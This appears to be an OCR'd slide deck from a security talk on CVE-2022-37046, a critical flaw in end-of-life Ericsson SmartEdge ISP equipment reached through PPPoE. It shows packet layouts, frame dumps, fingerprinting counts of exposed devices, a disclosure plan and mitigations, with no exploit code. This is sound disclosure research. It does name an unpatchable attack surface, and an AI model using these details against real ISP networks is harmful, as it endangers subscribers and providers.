    Type: PPPoE Session (0x8864)
> PPP-over-Ethernet Session
```




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Server to Clients

- PADS - PPPoE Active Discovery **Session**

```
Ethernet II, Src: Ericsson_23:2a:80 (00:30:88:23:2a:80)
  > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  > Source: Ericsson_23:2a:80 (00:30:88:23:2a:80)
    Type: PPPoE Session (0x8864)
> PPP-over-Ethernet Session
```




diagram credit - support.huawei.com

PPPoE Packet

ver (x01)	type (x01)	**code (8bits)**	session_id (16bits)	Length (16bits)	PPP Packet

Server to Clients

- PADT-PPPoE Active Discovery **Termination**

```
Ethernet II, Src: Ericsson_23:2a:80 (00:30:88:23:2a:80),
  > Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  > Source: Ericsson_23:2a:80 (00:30:88:23:2a:80)
    Type: PPPoE Discovery (0x8863)
> PPP-over-Ethernet Discovery
```






diagram credit - support.huawei.com

Broadcast PADT



Broadcast PADT



Drink Rum!!!

Drink Rum!!!







Fingerprinting

- **55 organizations were fingerprinted**
- **20 different countries**
- **At least 500 devices are accessible**



Disclosure

SmartEdge security vulnerabilities

- **Go-public plan**
  - CVE-2022-37046 - critical CVSS (9.6)

- **Product is End of Life**
  - No patch will be provided
  - Workaround to be recommended
  - Security bulletin to be communicated with affected customers [in progress]

Disclosure

SmartEdge security vulnerabilities

- **Go-public plan**
  - CVE-2022-37046 - critical CVSS (9.6)

- **Product is End of Life**
  - No patch will be provided = ∞-day
  - Workaround to be recommended
  - Security bulletin to be communicated with affected customers [in progress]

Mitigations

- **Disable PPP packet logs!!!**
- **Block Broadcast destination addr**
- **Stop using EOL equipment!**



Conclusions

- **Big devices are not that different**



Conclusions

- **Big devices are not that different**
- **Old school is still cool!**



Conclusions

- **Big devices are not that different**
- **Old school is still cool!**
- **ISP should update their equipment**



Looking forward

- **Blog Post!**
- **New attack surfaces**
- **Other vendors**




THANK YOU!


Gal Zror - @waveburst


labs.cyberark.com


When you get a router from your ISP it has two roles - one is to provide network services such as ethernet and wifi to your premises - and the other is xDSL modem.





Initator
Responder
Initiate LCP Configuration
Configure-Request
Process LCP Configuration Request
Configure-Ack
Finish LCP Configuration


Initator
Responder
Initiate LCP Configuration
Configure-Request
Process LCP Configuration Request
Configure-Ack
Finish LCP Configuration
(Authentication and NCP Configuration)
(Authentication and NCP Configuration)


Initator
Responder
Initiate LCP Configuration
Configure-Request
Process LCP Configuration Request
Configure-Ack
Finish LCP Configuration
(Authentication and NCP Configuration)
(Authentication and NCP Configuration)
Initiate Loopback Test
Echo-Request
Reply to Echo Test
Echo-Reply
Confirm Link Operation


Initator
Responder
Initiate LCP Configuration
Configure-Request
Process LCP Configuration Request
Configure-Ack
Finish LCP Configuration
(Authentication and NCP Configuration)
(Authentication and NCP Configuration)
Initiate Loopback Test
Echo-Request
Reply to Echo Test
Echo-Reply
Confirm Link Operation
Data
Data
Data
Data
Send and Receive Data
Code-Reject
Send and Receive Data
Data


Initator
Responder
Initiate LCP Configuration
Configure-Request
Process LCP Configuration Request
Configure-Ack
Finish LCP Configuration
(Authentication and NCP Configuration)
(Authentication and NCP Configuration)
Initiate Loopback Test
Echo-Request
Reply to Echo Test
Echo-Reply
Confirm Link Operation
Data
Data
Data
Data
Send and Receive Data
Send and Receive Data
Code-Reject
Data
Receive Close Request, Notify Other Device
Terminate-Request
Terminate Link
Terminate-Ack
Terminate Link


PPP Packet Encapsulation Format

PPPoE Packet


ver (x01)	type (x01)	code [1 Byte]	session_id [2 Byte]	Length [2 Byte]	PPP - LCP Packet

PPP LCP Packet


protocol (LCP)	code [1 byte]	id [1 byte]	length [2 byte]	options [len bytes]


Subscriber premises
Subscriber line xDSL (Layer-1)
Transport Network Ethernet (Layer-2)
ISP Network IP (Layer-3)
Internet
xDSL
DSLM
BRAS
Internet Router

